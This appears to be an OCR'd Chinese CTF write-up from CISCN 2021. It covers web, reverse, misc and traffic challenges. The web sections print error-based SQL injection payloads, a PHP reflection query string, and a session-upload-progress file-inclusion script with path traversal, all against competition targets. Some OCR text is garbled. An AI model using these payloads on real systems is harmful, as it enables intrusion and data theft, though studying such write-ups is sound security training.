
# Web

## Easy SQL

网页 sql 查询错误有回显，登录失败没有回显，成功登录回显 login。
使用 sqlmap 扫描发现 flag 数据库，然后爆出只有一个字段 id，推测出现字典中没有的字段名，利用报错回显进行无列名注入。
‘) and extractvalue(1,concat(0x7e,(select * from(select * from flag as a join flag b) c)))#
‘) and extractvalue(1,concat(0x7e,(select * from(select * from flag as a join flag b using(id)) c)))#
‘) and extractvalue(1,concat(0x7e,(select * from(select * from flag as a join flag b using(id,no)) c)))
得到字段名，直接查询发现 flag 超过报错回显长度，使用 substr 分段
‘) and extractvalue(1,concat(0x7e,substr((select `字段名` from flag limit 0,1),开始位置，截止位置)))#

## easy_source

扫描发现.index.php.swo，打开后得到源码




本题目没有其他代码了噢，就只有这一个文件，虽然你看到的不完全，但是你觉得我

```php
<?php
class User
{
    private static $c = 0;

    function a()
    {
        return ++self::$c;
    }

    function b()
    {
        return ++self::$c;
    }

    function c()
    {
        return ++self::$c;
    }

    function d()
```

猜想 flag 是藏在类的注释中。
利用 PHP 内置类中的 ReflectionMethod 来读取 User 类里面各个函数的注释。

所以有 payload:?rc=ReflectionMethod&ra=User&rb=a&rd=getDocComment

因为不知道是在哪个函数的注释中，所以逐个函数暴破，暴破 rb 的值 a-z，可以发现 flag 在 q 的注释中



|  |  |  |  |  |  |
|---|---|---|---|---|---|
| 8 | i | 200 | ☐ | ☐ | 339 |
| 9 | o | 200 | ☐ | ☐ | 339 |
| 10 | p | 200 | ☐ | ☐ | 339 |
| 11 | a | 200 | ☐ | ☐ | 339 |
| 12 | s | 200 | ☐ | ☐ | 339 |
| 13 | d | 200 | ☐ | ☐ | 339 |

```
HTTP/1.1 200 OK
Date: Sat, 15 May 2021 07:52:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 185
Connection: close
Content-Type: text/html; charset=UTF-8

你能发现我吗string(152) "/**
    * Increment counter
    *
    * @final
    * @static
    * @access  publicCISCN{PQdHA-Woa01-ETgZI-rCxsz-YJSI9-}
    * @return  int
```

## middle_source


扫描得到\.listing,访问得到 phpinfo，然后找到 session.save.path.

想到 uploadprogress　sess 包含

然后运行 python 脚本，再用 burp 爆破获取目录。

```python
import io
import requests

while True:
    f = io.BytesIO(b'a' * 1024 * 50)
    requests.post(
        'http://124.71.233.92:20732/index.php',
        data={"PHP_SESSION_UPLOAD_PROGRESS":"<?php
print_r(scandir('/etc/'));?>"},
        files={"file":('q.txt', f)},
        cookies={'PHPSESSID':'Binaxia'}
    )
```


最后找到 flag



```
Upgrade-Insecure-Requests: 1

cf=../../../../../etc/ceajfjcdif/ffhghhaich/gffacbfhbe/eddfaabccb/ahcdafigcf/fl444444
g
```


```
/></span><span style="color:
#0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc
CISCN{clmMK-gKYR0-VgwOQ-mCY0x-EyOx9-}
```

# Re_galss




```java
package com.ciscn.glass.MainActivity;
import androidx.appcompat.app.AppCompatActivity;
import java.lang.System;
import java.lang.String;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import com.ciscn.glass.MainActivity$1;
import android.view.View$OnClickListener;

public class MainActivity extends AppCompatActivity    // class@000764
{
    Button but;
    EditText txt;

    static {
       System.loadLibrary("native-lib");
    }
    public void MainActivity(){
       AppCompatActivity();
    }
    public native boolean checkFlag(String p0);
    protected void onCreate(Bundle p0){
       super.onCreate(p0);
       this.setContentView(2131296284);
       this.but = this.findViewById(2131165218);
       this.txt = this.findViewById(2131165238);
       this.but.setOnClickListener(new MainActivity$1(this));
    }
}
```

去 native 找信息



```c
bool __fastcall Java_com_ciscn_glass_MainActivity_checkFlag(int a1, int a2, int a3)
{
  const char *v3; // r4
  size_t v4; // r5
  char v6[256]; // [sp+0h] [bp-220h] BYREF
  char v7[260]; // [sp+100h] [bp-120h] BYREF

  v3 = (const char *)sub_F0C(a1, a3);
  if ( strlen(v3) != 39 )
    return 0;
  memset(v7, 0, 0x100u);
  qmemcpy(v6, "12345678", sizeof(v6));
  v4 = strlen(v6);
  rc4(v7, v6, v4);
  rc4_(v7, v3, 39);
  xorr(v3, 39, v6, v4);
  return memcmp(v3, &unk_497C, 0x27u) == 0;
```

逻辑如上，经过 RC4 后经再过异或操作遇 unk_497c 数组对比



```
for ( i = 0; i < a2; i += 3 )
{
  v5 = result + i;
  v6 = *(_BYTE *)(result + i + 2);
  v7 = *(_BYTE *)(result + i + 1);
  v8 = *(_BYTE *)(result + i) ^ v6;
  *(_BYTE *)(result + i) = v8;
  *(_BYTE *)(v5 + 2) = v6 ^ v7;
  *(_BYTE *)(v5 + 1) = v7 ^ v8;
}
for ( j = 0; j < a2; j += a4 )
{
  for ( k = 0; (a4 & ~(a4 >> 31)) != k && j + k < a2; ++k )
    *(_BYTE *)(result + k) ^= *(_BYTE *)(a3 + k);
  result += a4;
}
return result;
```

使用 z3 求逆过程

```
from z3 import *
unk_497C= [0xA3, 0x1A, 0xE3, 0x69, 0x2F, 0xBB, 0x1A, 0x84, 0x65, 0xC2,
0xAD, 0xAD, 0x9E, 0x96, 0x05, 0x02, 0x1F, 0x8E, 0x36,
     0x4F, 0xE1, 0xEB, 0xAF, 0xF0, 0xEA, 0xC4, 0xA8, 0x2D, 0x42, 0xC7,
0x6E, 0x3F, 0xB0, 0xD3, 0xCC, 0x78, 0xF9, 0x98,
     0x3F, 0x00]
key = b'12345678'
in_ = [BitVec('no_%d' % i, 8) for i in range(0, 39)]
so = Solver()
for i in range(0, 39, 3):
    v6 = in_[i + 2]
    v7 = in_[i + 1]
    v8 = in_[i] ^ v6
    in_[i] = v8
    in_[i + 2] = v6 ^ v7
    in_[i + 1] = v7 ^ v8
for i in range(39):
    in_[i] ^= key[i % 8]
for i in range(39):
    so.add(unk_497C[i] == in_[i])
so.check()
print(so.model())
```


输出

```
[no_0 = 248,
 no_4 = 71,
 no_13 = 11,
 no_2 = 106,
 no_22 = 69,
 no_33 = 179,
 no_19 = 126,
 no_32 = 223,
 no_23 = 141,
 no_28 = 110,
 no_24 = 109,
 no_10 = 110,
 no_26 = 182,
 no_29 = 159,
 no_5 = 202,
 no_6 = 232,
 no_7 = 145,
 no_34 = 30,
 no_8 = 197,
 no_37 = 98,
 no_1 = 186,
 no_16 = 20,
 no_25 = 45,
 no_27 = 134,
 no_35 = 82,
 no_36 = 166,
 no_9 = 7,
 no_11 = 247,
 no_3 = 151,
 no_17 = 168,
 no_20 = 170,
 no_30 = 134,
 no_31 = 94,
 no_18 = 175,
 no_12 = 146,
 no_15 = 146,
 no_38 = 106,
 no_14 = 57,
 no_21 = 80]
```

转换 16 进制字符串

f8ba6a9747cae891c5076ef7920b399214a8af7eaa50458d6d2db6866e9f865edfb31e52a6626a


使用 RC4 工具解出 flag



```
C:\Users\65716\Desktop\jm>rc4.exe 2 "12345678" f8ba6a9747cae891c5076ef7920b399214a8af7eaa50458d6d2db6866e9f865edfb31e52a6626a
--------------------------------------------------
作者：Nuclear'Atk (核攻击)
网站：https://lcx.cc/
版本：1.0 (2019/06/12)

说明：

rc4.exe 模式 密码 数据 [进制] [输出]

模式：0 = 加密文件，1 = 加密普通字符串，2 = 加密十六进制字符串。
密码：加密使用的密钥，如果有空格等特殊字符需要使用双引号引起来。
数据：模式 0 为文件路径，模式 1,2 为字符串，特殊字符需要双引号。
进制：可选参数，指定输出数据是 16 进制字符串(默认) 还是 2 进制。
输出：可选参数，可以将数据输出到指定文件，路径有空格需要双引号。

提示：

rc4 加密和解密的算法是一样的，加密后用相同密码再次调用即是解密。

例子：

rc4.exe 0 123456 a.txt
rc4.exe 0 123456 a.txt 2 b.txt
rc4.exe 0 123456 a.txt 16
rc4.exe 0 123456 a.txt 16 b_hex.txt
rc4.exe 1 123456 "test string 123456 !@#"
rc4.exe 1 123456 "test string 123456 !@#" 2 a.txt
rc4.exe 1 123456 "test string 123456 !@#" 16 a_hex.txt
rc4.exe 2 "123456" 74901714045A66BC0B5251C2D8
rc4.exe 2 "123456" 74901714045A66BC0B5251C2D8 2
rc4.exe 2 "123456" 74901714045A66BC0B5251C2D8 16
rc4.exe 2 "123456" 74901714045A66BC0B5251C2D8 2 a.txt
--------------------------------------------------
CISCN{6654d84617f627c88846c172e0f4d46c}
```

## Misc_ Running_pixel

Running_pixel
Gif 逐帧拆分  百度像素点对比




简单的处理：通过将图片每一个像素的RGB值提取出来，然后比较两个图片每一个像素的RGB值；该方法的问题是速度比较慢，需要消耗较大的空间；

```python
from PIL import Image,ImageDraw

'''
思路:获取每个点像素值,
将两张图片同一位置的像素相减小于阈值，（颜色阈值:图像的转换是比较像素的过程,在比较两个像素时,如果RGB的颜色值
的差异小于颜色阈值,则可以认为这两个像素是相同的颜色,因此,颜色阈值越高,则颜色数量越少.）
得到位置对位置进行标记
'''


def compete_pix(im0, im1, i, j):
    pix_im0 = im0.getpixel((i, j))
    pix_im1 = im1.getpixel((i, j))
    x=-1
    y=-1
    # 定义阈值
    threshold = 60
    if abs(pix_im0[0] - pix_im1[0]) < threshold and abs(pix_im0[1] - pix_im1[1]) < threshold and abs(
        pix_im0[2] - pix_im1[2]) < threshold:
```


https://blog.csdn.net/chengmo123/article/details/86137177
根据图片字符出现顺序得到 flag

## tinf_traffic WP


流量包先尝试提取文件



| 分组 | 主机名 | 内容类型 | 大小 | 文件名 |
|---|---|---|---|---|
| 19245 | 192.168.2.1 | application/javascript | 160 kB | zh-cn |
| 19252 | 192.168.2.1 | application/json | 45 bytes | ?1619796555586 |
| 19309 | 192.168.2.1 | text/javascript | 67 kB | ui.js?v=git-21.069.01495-fcf7bd1 |
| 19316 | 192.168.2.1 | text/javascript | 4102 bytes | rpc.js?v=git-21.069.01495-fcf7bd1 |
| 19358 | 192.168.2.1 | text/javascript | 47 kB | form.js?v=git-21.069.01495-fcf7bd1 |
| 19367 | 192.168.2.1 | application/json | 477 bytes | ?1619796555586 |
| 19387 | 192.168.2.1 | text/javascript | 7947 bytes | uci.js?v=git-21.069.01495-fcf7bd1 |
| 19417 | 192.168.2.1 | text/javascript | 13 kB | validation.js?v=git-21.069.01495-fcf7bd1 |
| 19418 | 192.168.2.1 | text/javascript | 3721 bytes | fs.js?v=git-21.069.01495-fcf7bd1 |
| 19422 | 192.168.2.1 | application/json | 259 bytes | ?1619796555779 |
| 19580 | 192.168.2.1 | application/json | 830 bytes | ?1619796555779 |
| 19696 | 192.168.2.1 | application/json | 157 bytes | ?1619796555891 |
| 19725 | 192.168.2.1 | application/octet-stream | 15 kB | favicon.ico |
| 19937 | 192.168.2.1 | application/json | 56 bytes | ?1619796555891 |
| 20248 | 192.168.2.1 | application/octet-stream | 8808 bytes | argon.woff?vncylf |
| 20390 | 192.168.2.193:5000 | text/html | 12 bytes | \ |
| 20408 | 192.168.2.193:5000 | text/html | 232 bytes | favicon.ico |
| 20648 | 192.168.2.193:5000 | gzip | 27 bytes | flag_wrapper |
| 20828 | 192.168.2.193:5000 | gzip | 27 bytes | flag_wrapper |
| 21118 | 192.168.2.193:5000 | br | 185 bytes | test |
| 21615 | 192.168.2.193:5000 | br | 61 bytes | secret |



CISCN{}


59:6c43:5c75:43e8 from 28:d1:27:c9:ed:28
secert - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
□€□?□⒃?□□
□e2345□□7af2c□□
□7889b0□□82bc0 脾?*          d172a38dc□
```


Test secret

https://blog.csdn.net/u013210620/article/details/81317731

查资料得

编译 flag.proto 文件生成.py 文件即 flag_pb2.py

```
import test_pb2
from goole.protobuf.json_format import MessageToDict
def getInfo(wanted_info):
        print(wanted_info)
with open('secret','rb')as f:
        res = f.read();
entitydesc2 = test_pb2.PBResponse()
entitydesc2.ParseFromString(res)
print(hex(entitdesc2.flag_part_covert_to_hex_plz))
for d in entitydes2.dataList:
        print(d.flag_part)
